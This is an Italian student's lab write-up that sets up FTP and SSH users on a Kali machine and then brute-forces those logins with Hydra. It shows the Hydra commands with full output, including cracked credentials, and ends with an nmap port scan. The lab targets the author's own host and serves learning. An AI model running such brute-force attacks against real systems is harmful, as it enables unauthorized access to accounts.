

Esercizio S6L4

Per iniziare l’esercizio ho creato due user tramite il comando *sudo adduser nomenuovo*




```
┌──(kali㉿kali)-[~]
└─$ sudo adduser samuele
[sudo] password for kali:
info: Adding user `samuele' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `samuele' (1002) ...
info: Adding new user `samuele' (1002) with group `samuele (1002)' ...
info: Creating home directory `/home/samuele' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for samuele
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

Per configurare e avviare i servizi FTP installeremo con sudo apt-get vsftpd.




```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install vsftpd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libadwaita-1-0 libaio1 libappstream5 libatk-adaptor libboost-dev libboost1.83-dev
  libopenblas-dev libopenblas-pthread-dev libopenblas0 libpython3-all-dev libpython3.12
  libpython3.12-dev libstemmer0d libxmlb2 libxsimd-dev python3-all-dev python3-anyjson
  python3-beniget python3-gast python3-pyatspi python3-pypdf2 python3-pyppeteer python3-pyrsistent
  python3-pythran python3.12-dev xtl-dev zenity zenity-common
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 264 not upgraded.
```



```
┌──(kali㉿kali)-[~]
└─$ service vsftpd start
```

Per startare il servizio della porta 21 FTP si usa service vsftpd stard, mentre per la porta 22 service ssh start. È consigliato usare il sudo all’inizio di service.

PS: è consigliato usare sudo apt-get update.




```
┌──(kali㉿kali)-[~]
└─$ ftp samuele@192.168.49.100
Connected to 192.168.49.100.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

con questo comando facciamo 3 passaggi fondamentali per la connessione ftp:

1. Apertura della Connessione FTP: Il client FTP tenta di stabilire una connessione con il server FTP situato all'indirizzo IP 192.168.49.100.
2. Richiesta delle Credenziali: Se la connessione è stabilita con successo, il server chiederà la password per l'utente samuele.

3. Autenticazione: Dopo aver inserito la password corretta, l'utente sarà autenticato e potrà iniziare a interagire con il server FTP.

La stessa cosa funziona anche con il servizio ssh, ma dovremmo richiamare ssh al posto di ftp.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L S6L4us.list -P S6L4pwd.list 192.168.49.100 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-16 09:41:42
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ssh://192.168.49.100:22/
[ATTEMPT] target 192.168.49.100 - login "admin" - pass "napoli" - 1 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.49.100 - login "admin" - pass "root" - 2 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.49.100 - login "admin" - pass "password" - 3 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.49.100 - login "admin" - pass "kali" - 4 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.49.100 - login "admin" - pass "user" - 5 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.49.100 - login "samuele" - pass "napoli" - 6 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.49.100 - login "samuele" - pass "root" - 7 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.49.100 - login "samuele" - pass "password" - 8 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.49.100 - login "samuele" - pass "kali" - 9 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.49.100 - login "samuele" - pass "user" - 10 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "napoli" - 11 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "root" - 12 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "password" - 13 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "kali" - 14 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.49.100 - login "root" - pass "user" - 15 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.49.100 - login "test" - pass "napoli" - 16 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.49.100 - login "test" - pass "root" - 17 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.49.100 - login "test" - pass "password" - 18 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.49.100 - login "test" - pass "kali" - 19 of 25 [child 0] (0/0)
[22][ssh] host: 192.168.49.100   login: test   password: kali
[ATTEMPT] target 192.168.49.100 - login "napoli" - pass "napoli" - 21 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.49.100 - login "napoli" - pass "root" - 22 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.49.100 - login "napoli" - pass "password" - 23 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.49.100 - login "napoli" - pass "kali" - 24 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.49.100 - login "napoli" - pass "user" - 25 of 25 [child 0] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-16 09:42:03
```

Una volta creato gli user ed avviato le connessioni faremo il comando hydra -L lista.list -P lista.list IP -Time servizio. Per vedere tutti gli accoppiamenti bisogna scrivere nel comando il -V.


Occhio perché qualora non dovesse essere una lista ma un user o una password statica, specifica, bisogna mettere la P in minuscolo.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L S6L4us.list -P S6L4pwd.list 192.168.49.100 -t4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-16 09:49:04
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ftp://192.168.49.100:21/
[21][ftp] host: 192.168.49.100   login: samuele   password: kali
[21][ftp] host: 192.168.49.100   login: test   password: kali
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-16 09:49:25
```

Questo per quanto riguarda il servizio ftp.



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.49.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 09:45 EDT
Nmap scan report for 192.168.49.100
Host is up (0.000085s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```

Infine ho controllato con nmap IP i servizi aperti sulla mia macchina.